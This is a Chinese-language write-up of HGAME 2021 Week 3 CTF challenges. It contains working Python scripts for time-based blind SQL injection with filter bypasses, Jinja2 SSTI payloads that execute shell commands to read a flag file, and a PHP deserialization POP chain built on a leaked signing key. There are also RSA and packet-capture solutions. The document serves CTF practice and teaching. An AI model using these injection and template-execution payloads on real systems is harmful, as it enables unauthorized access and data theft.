

HGAME Week3 WriteUp

HGAME Week3 WriteUp

Web

Liki-Jail

Forgetful

Arknights

Crypto

LikiPrime


Misc

A R K

Web

Liki-Jail

打开就一个登录界面，简单尝试一下，基本可以确定是 sql 注入，按照去年的经验来看，多半是时间盲注



然后经过无数次失败与尝试，最后发现过滤了 `'`、`,`、`;`、`-`、`=`、`&`、`|`、`mid` 及其各种大写、`and` 及其各种大写以及空格，可能还有其他的没遇到的。。。

第一个难点是过滤了 `'`，没办法直接闭合前面的引号，后来查了半天资料，发现这种用户名和密码同时查询的话，可以通过 `\` 注释掉前面的后引号，让 `password` 的前引号来闭合，所以 `username` 都清一色用 `1\` 就行

因为过滤了 `and`、`&` 和 `|`，所以要连接语句我们只能用 `or`

过滤了空格，可以用括号或者注释 `/**/` 来绕过

过滤了 `=`，我们可以用 `like` 替代

过滤了 `mid`，可以用 `substr` 或 `substring` 来代替

时间盲注的核心就是通过 `sleep()` 使服务器延时，来验证我们想要验证的东西。

先使密码为 `or(sleep(length(database())))#`，来看一下数据库名称的长度，延时了 9 秒，所以长度是 9，然后我们要爆破出数据库名称

之前我都是通过 if 语句来判断的情况，如果成立了就延时 3 秒，不过这次因为过滤了 `'`，没办法使用 if 语句，想了半天，发现可以直接把判断的语句放在 `sleep()` 里面，如果语句为真那么就是 1，服务器会延迟 1 秒

同样的因为过滤了 `'`，在使用 `substr` 时，我们只能用 `form` `for` 来代替

下面是爆破数据库名的 exp，得到数据库名 `week3sqli` 其实在上周发现数据库名是 `week2sqli` 的时候就猜到了

```
import requests
import time

flag = ''
maxlength = 50
host = 'https://jailbreak.liki.link/login.php'
data = {"username": "1\\", "password": ""}
for i in range(1, 10):
    for x in range(32, 127):
        data['password'] =
        "or(sleep((ascii(substr(database()from({0})for(1)))like({1}))))#".format(i, x)
        print(data)
        start_time = time.time()
        r = requests.post(url=host, data=data)
        if time.time() - start_time > 1:
            flag += chr(x)
            print(flag)
            break
```

还是因为过滤了 `'`，所以在用 `limit` 时，我们要用 `offset` 代替

同样因为过滤了 `'`，所以我们要用字符串的话，只能通过转换成 16 进制来绕过

查长度的方法都差不多，就是换一下查询语句，后面就直接跳过，下面是爆表名的 exp，得到表名 `users`

```
import requests
import time

flag = ''
host = 'https://jailbreak.liki.link/login.php'
data = {"username": "1\\", "password": ""}
for i in range(1, 6):
    for x in range(32, 127):
        data['password'] =
        "or(sleep((ascii(substr((select/**/table_name/**/from/**/information_schema.tables/**/where/**/table_schema/**/like/**/0x7765656b3373716c69/**/limit/**/1/**/offset/**/0)from({0})for(1)))like({1}))))#".format(i, x)
        print(data)
        start_time = time.time()
        r = requests.post(url=host, data=data)
        if time.time() - start_time > 1:
            flag += chr(x)
```

```
print(flag)
break
```

爆字段名和爆表名类似，直接放 exp，得到两张表 `usern@me` 和 `p@ssword`

```
import requests
import time

flag = ''
host = 'https://jailbreak.1iki.link/login.php'
data = {"username": "1\\", "password": ""}
for i in range(1, 9):
    for x in range(32, 127):
        data['password'] =
        "or(sleep((ascii(substr((select/**/column_name/**/from/**/information_schema.col
        umns/**/where/**/table_name/**/like/**/0x7535657273/**/limit/**/1/**/offset/**/1
        )from({0})for(1)))like({1})))#".format(i, x)
        # print(data)
        start_time = time.time()
        r = requests.post(url=host, data=data)
        if time.time() - start_time > 1:
            flag += chr(x)
            print(flag)
            break
```


最后是爆字段值，被坑了一道，因为字段名中包含了 `@`，而 `@` 在 mysql 里是表示用户局部变量，所以不能直接查询，又是查了半天资料，发现可以用 ```` 来转义，避免和 mysql 本身的关键字冲突

最后是 exp，得到用户名 `admin` 和密码 `some7hingseCretw4sHidd3n`

```
import requests
import time

flag = ''
host = 'https://jailbreak.1iki.link/login.php'
data = {"username": "1\\", "password": ""}
for i in range(1, 25):
    for x in range(32, 127):
        data['password'] =
        "or(sleep((ascii(substr((select/**/`p@ssword`/**/from/**/u5ers/**/limit/**/1/**/
        offset/**/0)from({0})for(1)))like({1})))#".format(i, x)
        # print(data)
        start_time = time.time()
        r = requests.post(url=host, data=data)
        if time.time() - start_time > 1:
            flag += chr(x)
            print(flag)
            break
```

登录即可获得 flag



Forgetful

根据题目提示，是 python 有关的漏洞，查找 python 相关的常见漏洞——比对，以及出题人那得到的一些提示，逐步缩小范围，最后确定为 SSTI 模板注入

因为能输入的地方，除了网址，就只有添加的备忘录的标题里，所以注入点自然就在这，但因为之前一直没点查看进去看过，所以一开始找对了注入点也没发现

稍微尝试一下，就可以确定是 python3 的，随便试了几个文件读取或者任意命令的 payload 就访问到了 flag 所在的文件，但是提示 `stop`

Stop!!!

一开始一直以为是 payload 中包含的关键字或符号被检测出来才会这样，然后尝试了绕过 `class`、`import`、`flag`、`_`、`.` 等等。。。发现都不行，后来问了出题人，才发现原来是最后返回的内容被特殊判断了。。。因为只有 `\flag` 和 `app.php` 两个文件访问不了，那么很显然，过滤的字符串应该是 flag 中所包含的，盲猜就是 `hgame`，试了一下，果然如此。。。。

既然不能让文件内容完整的返回出来，那么只要让文件只返回后半部分即可，稍微查一下 linux 相关的命令可以知道，`tail` 可以用来返回文件的结尾几个字符

因为没有过滤什么东西，所以下面几个 payload 都可以得到 flag

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{
c.__init__.__globals__[ '__builtins__'].eval("__import__('os').popen('tail /flag
-c 37').read()") }}{% endif %}{% endfor %}
```

```
{{[[].__getattr__('_c'+ 'lass_').__base__.__subclasses__()
[189].__init__.__globals__[ '__builtins__']['__imp'+ 'ort_']
('os').__dict__[ 'pop'+ 'en']('tail /flag -c 37').read())}}
```

```
{{"["\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f"]["\x5f\x5f\x62\x61\x73\x65\x5f\x5f"]
["\x5f\x5f\x73\x75\x62\x63\x6c\x61\x73\x73\x65\x73\x5f\x5f"]()}[64]
["\x5f\x5f\x69\x6e\x69\x74\x5f\x5f"]
["\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f"]
["\x5f\x5f\x62\x75\x69\x6c\x74\x69\x6e\x73\x5f\x5f"]
["\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f"]("\x6f\x73")["\x70\x6f\x70\x65\x6e"]
("tail /flag -c 37")["\x72\x65\x61\x64"]())}}
```

当前Todo: game{h0w_4bou7+L3arn!ng~PythOn^Now?}

是否完成: 未完成

创建时间: 20210220

返回

Arknights

打开就是一个抽卡界面，一开始还以为是类似去年的**二发入魂**是随机化的漏洞，不过后来翻了去年年的wp 对比了一下就排除了，重新审题，题目提示使用了 git 部署，猜测有 git 泄露，于是用 GitHack 成功获得了源码

其他文件其实都不重要，核心就是 simulator.php 这个文件

```
<?php

class Simulator{

    public $session;
    public $cardsPool;

    public function __construct(){

        $this->session = new Session();
        if(array_key_exists("session", $_COOKIE)){
            $this->session->extract($_COOKIE["session"]);
        }

        $this->cardsPool = new CardsPool("./pool.php");
        $this->cardsPool->init();
    }

    public function draw($count){
        $result = array();
```

```

        for($i=0; $i<$count; $i++){
            $card = $this->cardsPool->draw();

            if($card["stars"] == 6){
                $this->session->set(' ', $card["No"]);
            }

            $result[] = $card;
        }

        $this->session->save();

        return $result;
    }

    public function getLegendary(){
        $six = array();

        $data = $this->session->getAll();
        foreach ($data as $item) {
            $six[] = $this->cardsPool->cards[6][$item];
        }

        return $six;
    }
}

class CardsPool
{

    public $cards;
    private $file;

    public function __construct($filePath)
    {
        if (file_exists($filePath)) {
            $this->file = $filePath;
        } else {
            die("Cards pool file doesn't exist!");
        }
    }

    public function draw()
    {
        $rand = mt_rand(1, 100);
        $level = 0;

        if ($rand >= 1 && $rand <= 42) {
            $level = 3;
        } elseif ($rand >= 43 && $rand <= 90) {
            $level = 4;
        } elseif ($rand >= 91 && $rand <= 99) {
            $level = 5;
        } elseif ($rand == 100) {
            $level = 6;
        }
    }
}

```

```

        $rand_key = array_rand($this->cards[$level]);

        return array(
            "stars" => $level,
            "No" => $rand_key,
            "card" => $this->cards[$level][$rand_key]
        );
    }

    public function init()
    {
        $this->cards = include($this->file);
    }

    public function __toString(){
        return file_get_contents($this->file);
    }
}

class Session{

    private $sessionData;

    const SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9";

    public function __construct(){}

    public function set($key, $value){
        if(empty($key)){
            $this->sessionData[] = $value;
        }else{
            $this->sessionData[$key] = $value;
        }
    }

    public function getAll(){
        return $this->sessionData;
    }

    public function save(){

        $serialized = serialize($this->sessionData);
        $sign = base64_encode(md5($serialized . self::SECRET_KEY));
        $value = base64_encode($serialized) . "." . $sign;

        setcookie("session",$value);
    }

    public function extract($session){

        $sess_array = explode(".", $session);
        $data = base64_decode($sess_array[0]);
        $sign = base64_decode($sess_array[1]);

        if($sign === md5($data . self::SECRET_KEY)){

```

```

        $this->sessionData = unserialize($data);
    }else{
        unset($this->sessionData);
        die("Go away! You hacker!");
    }
}
}

class Eeeeeeeval11111111{
    public $msg="坏坏like到此一游";

    public function __destruct()
    {
        echo $this->msg;
    }
}

```

由题目中 hint 我们可以知道，flag 位于根目录下的 flag.php 中，而 CardsPool 类中的 __toString() 函数中，使用了 file_get_contents() 这一函数，最后再看 Session 中使用了反序列化 unserialize()，所以很显然这题和去年的序列之争一样，考的就是反序列化漏洞

一开始我以为 Eeeeeeeval11111111() 这个类就是用来玩的。。。所以就只是把 sessionData 改成了一个 file 为 flag.php 的 CardsPool 类，当然最后是毫无效果的，后来经过出题人的点拨，让我陈述一下自己的思路，然后思着思着，就死了(bushi 找到了问题所在

__toString() 只有当这个类的对象被当作字符串处理时，才会被调用，而 sessionData 从始至终都没有被当作字符串使用过，处理字符串最常见的情况，自然是将其输出，比如使用 echo，毕竟 flag 要让我们看到，肯定是要让它输出到我们看的见的地方。

所以重新把源码看了一遍，很快我们可以发现，和 sessionData 唯一有一点关系 echo，是输出六星角色的时候

但很明显这里 sessionData 到最后也只能传递到 item，为了一个索引来找到对应的卡池角色，没有可操作空间

```

public function getAll(){
    return $this->sessionData;
}

```

```

public function getLegendary(){
    $six = array();

    $data = $this->session->getAll();
    foreach ($data as $item) {
        $six[] = $this->cardsPool->cards[6][$item];
    }

    return $six;
}

```



```
<?php
$legendary = $simulator->getLegendary();
foreach ($legendary as $worker) {

    echo "<p class='legendary'>" . $worker["type"] . " " . $worker["name"] . "
</p>";
}
?>
```

排除了唯一一个有点关系 `echo` ,剩下的都是抽卡输出用的, 根本无法利用。这时候我才注意到 `Eeeeeeeval11111111` 这个和其他都毫无关系的类, 恰好也用到了 `echo` , 而且还刚好是这个文件中唯一的 `echo` , 又正好在 `__destruct()` 这个很容易触发的析构函数中, 这显然是个巧合 (bushi

有了 `Eeeeeeeval11111111` 这个类来中转, 就把整个POP链给串了起来

然后就是写 payload 了, 先把 `session` 最后设置的地方抄过来, 因为我们是通过伪造一个特殊的 `session` 来实现的, 这里的 `value` 就是我们最后看到的 `session`

```
const SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9";
$sign = base64_encode(md5($serialized . SECRET_KEY));
$value = base64_encode($serialized) . "." . $sign;

echo $value;
```

`serialized` 是 `sessionData` 序列化而来的, 所以我们现在就是要构造一个新的 `sessionData`

先回头看一下, 我们的目的是要让一个 `CardsPool` 类的对象触发 `__toString()` 函数, 从而访问 `flag.php`, 因此这个对象的 `file` 需要是 `"./flag.php"`, 因此我们这么构造一个 `CardsPool` 类

```
class CardsPool
{
    private $file;

    public function __construct($filePath)
    {
        $this->file = $filePath;
    }
}

new CardsPool("./flag.php")
```

为了触发 `__toString()` 函数并同时能够把 `flag` 给输出来, 我们需要让这个对象被 `echo` , 因此我们构造一个新的 `Eeeeeeeval11111111` , 因为 `msg` 必须是个常量, 所以我们不能直接把 `new` 出来的 `CardsPool` 对象直接赋给 `msg` , 所以我还构建了一个构造函数来完成这步, 这个构造出来的 `Eeeeeeeval11111111` 对象就是我们的 `sessionData` , 只需要将其序列化就完成了

下面是最终exp

跑一下，把 session 改成我们构造的，再发送给服务器即可

```

        </div>
    </div>

    </main>
    <footer class="mastfoot mt-auto">
        <p>Made by 109发抽不到<del>老婆</del>夕的<b>R4u</b>.</p>
    </footer>
</div>
</body>
</html><?php
//hgame{XI-4Nd-n!AN-D0e5Nt_ex|5T~4t_ALL}

```

Crypto

LikiPrime

这题我差点忘了我做出来了。。。准备发邮件的时候才想起来，我好像还做了一道 Crypto 。。。

这题我感觉和上周的 RSA 没啥区别，可能因为这个 n 还不够大。。。还是上周的在线分解质因数网站，直接分解出了 p 和 q ，然后还是上周的脚本跑了一下就得到了 flag

11558890792420337877152541730488364623936684697409167666282081854889034520887772343939297891779390 | Factorize!

Result:	
number	
	1155889079...21 _{<1656>} = 4460875571...51 _{<687>} · 2591170860...71 _{<969>}

```

import gmpy2
from Crypto.Util import number
p = gmpy2.mpz(2**3217-1)
q = gmpy2.mpz(2**4253-1)
e = gmpy2.mpz(65537)
phi_n = (p - 1) * (q - 1)
d = gmpy2.invert(e, phi_n)
print("private key:")
print(d)

```

```
C =
gmpy2.mpz(1896138719512377861139476547059752922218541086652448846874608625979228
61885927374388860077107698867044655242255309840010069236858581007934144138048579
27951339771114958555285557226563953252845407735055759097746581760868251790925622
63737840844240799775776488210357848544159979844449193456370698657489314718068143
44139541733231280206871530256833165338393512362204678733544143574281408621575626
13756899489658182486301278126884054557453786743751042722493707238257916899678563
48609958698911847905691040024090749572942720417135551677349456164901692065569823
16303751731290283849962101898873960562692677099926686809273103042573238586032569
6610741558409406650888729362346294955458298072837705198654297948283440948777938
25139499683175105589074743173008314248860358901777328257610334346306973834183040
89650653992916140613291306089768136031971026831040901896863720772210401609144489
83079087187625921704955727986069187792164240109891339273138357961674929847410629
86562443998558571988896223152908177339591722549750469086341936634634829255245424
53234120291679322573470954672205193781920203067607904149638543715016537828645566
79178846346535918116802576339149749712897120851919442874372384721054229401554054
36984177307540952023839836856229345160121408497411149682487928564475285389408122
41777572893474903487854930843704412823493685484717837247163881472655394018587751
45528409382611056994928762406967977302420765477301983082805306976073905258179080
72752550970755082879050564862814265761314546467770291176637507958008198808494639
34983422185775063605508617438999806848990667830286354704166528365888644167935604
45161498541079785695533199017560730195138529519646601869133908749692133869911865
4624818530299244685228822064290282161101616694506068583231279596234041764674420
43438129702670243133615050618445127849788474085265842540668249283893496748461976
95768944826544178644148448845251897688942630442551214128064438066887764713203228
55040887282543283100996435305480209811583821163812632589008008970582211869600195
53244877582333108211432370112615122325067601778687216609040246347207240585786864
84567386584685652872422148510049771830470717929184514974561919833268759819023037
95233215268040319967380294098735114023233303782066185680076128957112752522694138
3074788391581034197)
print("plaintext:")
m = pow(c, d, p * q)
print(number.long_to_bytes(m))
```

```
private key:
32958170587621155839416672996942878217439000478446076609787064975039800227867664982984994710243278447187916444413811450660440996960543051103649
8334568554764148159466585396466745441086788241219324785859961872787489038314762534975703938780053772028819852965682495819504173884082906542023
96386756300012097976392087815926276510378887096937932550579944683536312871544540871730115153794767416448790164993503702514944531106939802515647
82667052130380037697139107883393183820517417118367958854854283992750733753615828015735958074516909424558649399119671505281751419651075014971187
477759924459578764970933883288271331886409812649592456405133115035766963402671422418793884530818774270812423695954887983605740702413969038914022
92184102399843467139954360619862387840557398649000649951578578330288405590880673048516148656681440109735280437212438357692105797316081634692161
61579716005741045678645917573146121091872306685823670389770865415213639204465043368285854316013869500658467237516342417142825193862561733413330
44685717919006961975670472338977016968298954785469836830121934445723943955862701668770873296348462256564311496885540928128156141416784569911945
37712325715140657613358814357617114232805061080490648193894955765002763836327764544376809713924385115663223093660741364037892522262115040616197
22896400714570637444950049919351462944084839739883222776900922648516912130607686492056641995577371648476007645131023753455601523389660121522
19213565415523532611954551049173867480774022464037966855552783513378458719733559757253759464500540699761301919902006455233814618563476802645930
90269750727908163406754980738208968754230160549935946021509992856503281864136913133668912073133300065404902948678126874486370306991063825408565
6260860796818324110253938506887260055418072845728858472667418063349696916558366338695373854494419512155161233954160266553789142027483502674608
32496237446687548985302415616410169083579290792921157026679387717248323123814460765795755057436809428954917495051386163190228133355016036986688
14029018139817854465301845449069891561680513504001162162982415168607407322481068225671406125611731732151390728131230395335759879776884382516772
522744956014388551184864499679885434094700149310443891150223553631933655800484826749344217538607259753
plaintext:
b'hgame{Mers3nne-Pr!Me're411y_s0+50-li7tle!}'
```

Misc

ARK

流量分析题，先打开来一看，没发现 HTTP 流量，快速浏览一下，一开始只注意到了 DNS 的流量（毕竟上周是这个。。。），看到了<https://ark.hgame2021.cf/>

看了下只有一张图片，一开始研究了半天，后来问了出题人才知道，这是彩蛋。。。

重新看了一遍流量包，发现里面有 TLS 流量，想起去年 week2 也有一道 HTTPS 的题，回去翻了一下 wp，找到了解密方式

<https://blog.csdn.net/nimasike/article/details/80887436>

解密的话需要 SSLKEY，在流量包里搜索 `ssl.log`，发现有许多 FTP 流量，从中找到可以找到 FTP-DATA 的流量，追踪 TCP 流即可看到 `ssl.log` 的内容，导出来保存，按照教程解密即可

然后重新打开，就可以看到多了许多 HTTP 的流量，我们把 HTTP 对象导出，得到一堆文件，根据提示得知，出题人用塔防可部署单位画了个东西，并且具有自律功能，可以记录部署的操作

看一下文件名就知道 `getBattleReplay`，看战斗回放嘛，打开一看好家伙一大坨字符串

一看就是 base64，解码发现是 zip 文件的字节流，但保存成 zip 文件后，发现解压不了，用 WinHex 打开发现 zip 文件头的 `504B0304` 被改成了结束标记 `504B0506`，改回来即可，解压得到一个新的文件，包含了所有塔防单位的坐标，于是写了个脚本来自动读取坐标生成图像(别看短，写了俩小时。。。)

```
import json
from PIL import Image

with open('1\\default_entry.json', 'r') as f:
    data = json.load(f)
    logs = data['journal']['logs']
    pos = [x['pos'] for x in logs]

img = Image.new("RGB", (100, 100))
pixTuple = (255, 255, 255)
for p in pos:
    img.putpixel((p['row'], p['col']), pixTuple)
img.save("bb.png")
```

又是我们的老朋友二维码，扫码即可参与抽奖，赢取精美 flag 一枚



害，这周时间没安排好，不然应该还有机会再做出一道 web 或 misc 的，又又又双叒到了恐怖的 week4，去年一道没做出来，今年希望能至少做出一道吧

